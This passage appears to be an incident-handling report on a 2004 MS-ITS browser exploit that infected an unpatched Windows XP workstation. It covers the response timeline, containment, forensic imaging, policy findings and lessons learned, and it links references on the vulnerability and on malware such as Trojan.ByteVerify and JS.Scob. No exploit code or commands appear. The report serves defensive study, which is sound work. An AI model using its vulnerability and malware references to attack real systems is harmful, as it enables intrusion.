Upon notification, the NCIRT associated the URL hiding/redirection functionality with the well-known MS-ITS vulnerability by analyzing the traffic and initiated the routine NCIRT investigation process. The documentation was

gathered and placed into software program the NCIRT uses for tracking incidents. All the pertinent information is placed in the "case" to include the notification from NIDS, the IP's involved, any host info available, and any log traffic that has been gathered. The IDS traffic provided in this case was particularly thorough as it captured much of the session to include the majority of the HTTP /GET requests. This allowed me to do some preliminary investigation into the scope of the attack.

After a fairly short period of time, it was apparent that this attack was much more than a standard failed ms-its exploit attempt. The number of /GET requests coupled with the gathering of traffic from additional sensors revealed lengthy established sessions with a few external hosts that looked suspicious. I plugged some of the file names being transferred into www.google.com and it showed that many of them were associated with known malicious code.

Identification Timeline:

Tue, 21 Dec 2004 03:47:04–03:47:10 EST
NIDS sensors capture traffic related to possible incident.

Tue, 21 Dec 2004 04:24 EST
NIDS sends email notifying the NCIRT of possible incident.

Tue, 21 Dec 2004 06:07 EST
NCIRT Incident Handler (IH) begins investigation into traffic associated with possible incident. IH finds evidence of successful transfer of potentially malicious files. IH performs Google search to get more information on files transferred. Files are found to be associated with various malicious exploits. IH performs query additional IDS sensor to get a better picture of established sessions with external hosts.

Tue, 21 Dec 2004 06:23 EST
Preliminary investigation and gathering of documentation is completed. It is determined that Law Enforcement does not need to be contacted based on current knowledge. Incident case is opened and assigned a unique ID number of 20041221A. Primary Incident Handler is assigned and notified of assignment if needed. In this case, I am the assigned Incident Handler.

Tue, 21 Dec 2004 06:27 EST
IH sends email to NECMI Information Assurance office to initiate further investigation. They are given direction to begin containment phase. NECMI IA staff are assigned as helpers working under the direction of the NCIRT Incident Handler. Chain of custody is established.

You will notice the time lapse between the NIDS email notifying the NCIRT and the time that the IH started the preliminary investigation. This is due to the fact that the NIDS team is a 24/7 operation while the NCIRT only has incident handlers on site from 0600-1800. The remaining 12 hours of the day

are covered by an on-call person that will respond during these off hours in the event an incident requires to be investigated. Incidents like these, involving one host, are usually not acted upon until the IH reports in the morning.

The NIDS team does have the ability to place blocks at the gateway routers if it is deemed necessary. There are clear and specific circumstances in which the NIDS team will block the identified external IP from gaining access through the gateway router ACL's. If for some reason it is not clear, the NIDS team will contact the on-call NCIRT Incident Handler. In this case, the external IP was not blocked by the NIDS team due to the fact that they could not confirm the legitimacy of the traffic. The standard operating procedure is to notify the NCIRT via email.

Chain of custody:

At this point, the data involved in this case will belong solely to the NCIRT and be maintained in the case #20041221A. The physical machine will continue to belong to NECMI until the point at which law enforcement would become involved.

Containment Phase.

The Incident Handler, at this point, has identified that an incident has taken place. The next step in the investigation is to try to understand the scope of the attack. Is this an attack that requires Law Enforcement? What are the real threats involved in this incident? What is the severity of the attack with respect to the possible sensitivity of the system involved? What countermeasures can be put in place to prevent further damage? Does the attack have the potential to spread to multiple hosts? These are just a few questions that I will look to answer as the investigation proceeds.

Since the determination was made that this was not a Law Enforcement matter, we could proceed with the incident investigation. If at any point, this investigation was considered to be a law enforcement matter, all forensic/incident investigation would cease and law enforcement guidance would apply.

The NCIRT is situated so that an incident handler cannot gain immediate access to a potentially compromised system. We must work through the local Information Assurance groups or System Administrators to have them take the action necessary on the physical system. The NCIRT's only recourse is to block network traffic until the potentially compromised system is removed from the network. In this case, all inbound/outbound access to the identified external IP addresses was blocked at the gateway routers ACL's via our ticket tracking system. This ensured that there would be no further contact with the attacker from any system within Nogatnep. The NECMI IA contact was called in an attempt to establish the chain of custody, as well as to articulate more clearly the intent of the pending investigation. It was determined that the best course of

action at this moment would to perform a hard shutdown of the system in question and provide the hard drive to the NCIRT for forensic investigation. The NCIRT incident handler and the NECMI IA staff are now working together to investigate this incident.

Any access to the IP addresses of the identified external systems is now blocked, so we can turn our attention to the internal threat. Is this system exhibiting any worm type traffic or trying to contact other internal hosts in any way? In this situation, Nogatnep must rely heavily on the NECMI IA staff. We have sensors that sit outside of their firewall, but none inside. Any traffic that is moving laterally behind the NECMI firewall is invisible to the Nogatnep IDS sensors.

While NECMI IA staff have dispatched techs to the machine in question, I am running through a standard set of investigation techniques. All logs provided by NIDS are gathered. Does this capture the entire attack? If it does not, the incident handler would request additional traffic. In this case, the logs are fairly comprehensive based on what is known so far. Queries on StealthWatch sensors, located just inside gateway router ACL's, show more session related information that may be helpful in recreating the incident. In addition, queries were run that showed all traffic generated by the internal host in question before, during, and after the actual attack as identified by the NIDS team.

Based on the analysis of the initial traffic supplied by NIDS, the additional traffic gathered by the Incident Handler, and the preliminary investigation into the file transferred, the incident is considered to be contained to the internal host.

Note: It was determined, after the NECMI IA staff arrived on site and retrieved the system in question, that this machine was placed online with a standard install of Windows XP Professional 2002 Service Pack 1 without being patched or anti-virus installed. This allowed the machine to be vulnerable to this type of attack. Additionally, this machine was not a critical system so the decision was made that this machine did not need to return to the network anytime soon. Thus, no plans were made to provide and alternative for connection to the network nor was there and need for returning the original hard drive.

Containment Timeline:

Tue, 21 Dec 2004 06:46 EST

Incident Handler requests IP block for all external IP addresses identified. Request is officially logged in case #20041221A

Tue, 21 Dec 2004 06:50 EST

Incident Handler calls the NECMI IA group to establish the chain of custody, as well as to articulate more clearly the intent of the pending investigation.

Tue, 21 Dec 2004 06:55 EST

NECMI IA dispatches helpdesk technician to the machine in question to perform a hard shutdown, retrieve the machine, and bring to the NECMI IA office.

Tue, 21 Dec 2004 06:56 EST

Incident Handler resumes investigation to include gathering of additional traffic and recreation of entire incident.

Tue, 21 Dec 2004 07:05 EST

Primary IH is notified that the machine in question has been retrieved and is in the possession of the NECMI IA staff.

Tue, 21 Dec 2004 07:32 EST

Upon collaboration with NECMI IA staff and NCIRT management, the incident is considered contained.

Tue, 21 Dec 2004 07:47 EST

The hard drive from the machine in question is delivered to the NCIRT Primary Incident Handler. IH signs hand receipt taking possession of the equipment.

The hard drive, once in NCIRT possession, is placed into the forensic lab for further investigation. The NCIRT forensic lab consists of:

(1) Desktop PC with removable drive bay for “to be copied” drives and analysis of “copied” drives
(1) 250Gigabyte hard drive for storage
(1) USB 2.0 160Gigabyte hard drive for storage
(1) Digital Intelligence “Ultra Block” IDE/USB/1394 Writeblocker
http://www.digitalintelligence.com/products/ultrablock/
(1) External SCSI CD writer
Technology Pathways Prodiscover IR Forensic Toolkit (Software)
http://www.techpathways.com/

The drive is copied using the Ultra Block writeblocker and the Prodiscover IR application to create a backup “dd” image for forensic purposes. This is done to preserve the original drive should law enforcement have to get involved at any point. Due to storage space constraints and taking into consideration the fact that this hard drive will not need to be returned, this is the only copy made. This action is logged and the original hard drive is placed in the NCIRT safe until such time it is deemed appropriate to return the property to the NECMI IA staff. With a successful containment phase, the incident handler can turn to eradication.

Eradication Phase:


In this phase of the Incident Handling process, the incident handler must begin to recreate the incident starting from the events that led up to the incident all the way through the effects on the system after the attack. The incident handler not only looks at the methods the attacker used to gain entry, but also the measures that were or were not in place internally to stop the attack. Were the proper procedures followed to prevent the incident? Once the attack is


recreated to the best of the incident handler's ability, utilizing all available resources, recommendations can be made to prevent similar events from taking place in the future.


Standard operating procedures, in cases such as this, state that the NCIRT has the responsibility to perform forensics on the physical system while the company Information Assurance office has the responsibility to investigate the workplace factors that may have contributed to the incident. In this case, NECMI IA staff will investigate the technician involved to determine the processes followed or not followed and activity the technician was engaged in before and during the attack. The NECMI investigation is done in conjunction with the NCIRT findings on the physical system.


Prior to the NECMI investigation into the technician involved, the NCIRT provided these findings:

> The machine involved was placed on the network with Microsoft Windows XP Professional Service Pack 1.
>
> There was no evidence of an Anti-Virus program having been installed.
>
> There was no evidence of any additional Microsoft patches beyond Service Pack 1
>
> The IDS alert shows that the Internet Browser was redirected to the malicious site via a web page that contained pornographic images and text.
>
> *Note*: This alone does not determine that the machine was used to engage in conduct considered Fraud, Waste, and Abuse.
>
> After running a Log Collector program that captures, among other things, the temporary internet files, it was determined that this machine had been engaged in viewing pornographic material before, during, and after the attack took place.
>
> It was determined that this machine was, at no time, engage in viewing or downloading content that would be considered illegal. Therefore, Law Enforcement was not contacted and the investigation can continue.
>
> The below diagrams confirm the existence of files associated with the IDS traffic seen being downloaded to the machine in question. The screen shots were taken as to show the files downloaded and do not show the remainder of the viewed content consisting of pornographic images.










The below diagram is a picture of the desktop and the icons that were placed there via the exploit.



Based on this information, the NECMI IA staff determined that they would take this case to their management for direction. Again, according to all analysis done to this point, it was found that this attack did not affect any other systems on the network so the investigation was focused on this one machine. The machine is offline and the decision will be made as to whether this machine will return to the network. NCIRT would continue the incident recreation efforts while the NECMI staff proceeded with the administrative investigation. The NCIRT would continue to be available should there be any other technical questions related to the attack. The NCIRT will also provide all parties involved with a final report determining the cause and making recommendations as to how NECMI would avoid similar incidents in the future. The final report has not been completed as of this writing.

Recovery Phase:

It is NECMI policy that all compromised systems must be rebuilt with a NECMI standard image that includes all appropriate patches and anti-virus software. In addition, all NECMI standard images must be scanned for vulnerabilities by the Nogatnep Vulnerability Assessment team. Each image is assigned a reference number to identify approval. The machine in question will receive a new hard drive with an approved NECMI standard image should it be placed back on the network.

Lessons Learned:

The purpose of this section is to analyze the incident with respect to the Incident Handling Process. The goal is to identify opportunities for improvement in the phases before, during, or after the incident. All actions associated with each phase of the IH process will be matched up to the best practices identified by the SANS Institute.

ISSUE	REASON	RECOMMENDATION
Machine was placed on the network with a non-standard disk image that was not patched.	Technician ignored the established standard operating procedure	Take administrative steps to insure that the procedures are not ignored in the future
NCIRT could not easily determine whether malicious traffic was moving laterally within the NECMI network.	Politics prohibit Nogatnep from having access and/or visibility behind the NECMI firewall	Continue to work the importance of this access as a value added.
NCIRT does not have a pure incident handling "chain of custody" paperwork process	Property transfer must, at a minimum, follow DoD regulations on property accountability	Either tie an Incident Handling "chain of custody" process to the existing process or create a new process to append to the existing

Overall, the Incident Handling Process, as described by the SANS Institute, was followed fairly well. There are a few limitations that the case itself presented beyond the limitations that exist with Nogatnep. The flow from one phase to the next was very smooth in that the investigation was done in a timely manner to facilitate the decision making process. NECMI IA staff are very helpful and always willing to assist in the investigation. It is important to note that this incident was entirely avoidable through practicing good security awareness. This and other similar incidents just show the importance of keeping machines up to date with vendor patches and upgrades.

Exploit/Attack/Vulnerability References:

MHTML URL Processing Vulnerability or “ms-its vulnerability”
(Mitre CVE: CAN-2004-0380)

MHTML URL Processing links
http://www.kb.cert.org/vuls/id/323070
http://www.securityfocus.com/bid/9658

Available patch: MS04-013
http://www.microsoft.com/technet/security/bulletin/MS04-013.mspx

Trojan.ByteVerify [Symantec]
Also known as: Exploit-ByteVerify [McAfee], JAVA_BYTVERIFY.A [Trend], Exploit.Java.Bytverify [KAV],
http://securityresponse.symantec.com/avcenter/venc/data/trojan.byteverify.html
http://seclists.org/lists/bugtraq/2004/Dec/0462.html

Exploit-ByteVerify [McAfee],
http://vil.nai.com/vil/content/v_100261.htm

Exploit.Java.Bytverify [KAV],
http://www.pestpatrol.com/PestInfo/e/exploit_java_bytverify.asp

Adware.WorldSearch [Symantec]
http://sarc.com/avcenter/venc/data/adware.worldsearch.html

JS.Scob.Trojan [Symantec]
Also known as: JS/Exploit-DialogArg.b [McAfee]
http://securityresponse.symantec.com/avcenter/venc/data/js.scob.trojan.html
http://marc.theaimsgroup.com/?l=bugtraq&m=108852642021426&w=2

JS/Exploit-DialogArg.b
http://vil.nai.com/vil/content/v126241.htm

References:

Secunia Advisory number SA12959
http://secunia.com/advisories/12959/

National Institute of Standards and Technology
Computer Security Incident Handling Guide
http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf

Department of Defense references

Not publicly available

References to tools used during this writing of this paper:

Rex Swain's HTTP Viewer
http://www.rexswain.com/httpview.html

Foundstone's BinText application
http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/bintext.htm

Lancope Stealthwatch – IDS appliance that sits above the ACL's to capture additional traffic associated with the external IP's

Spybot S&D Filealyzer 1.1f - http://www.safer-networking.org/en/filealyzer/

GOTS log collector – Application that runs a number of .exe files to get a forensic picture of infected machine. Good for locating files associated with Trojans, bots, etc.

www.google.com – An extremely valuable investigative tool.

Ethereal 0.10.8 – Tool used in the lab environment to capture traffic during execution of exploits.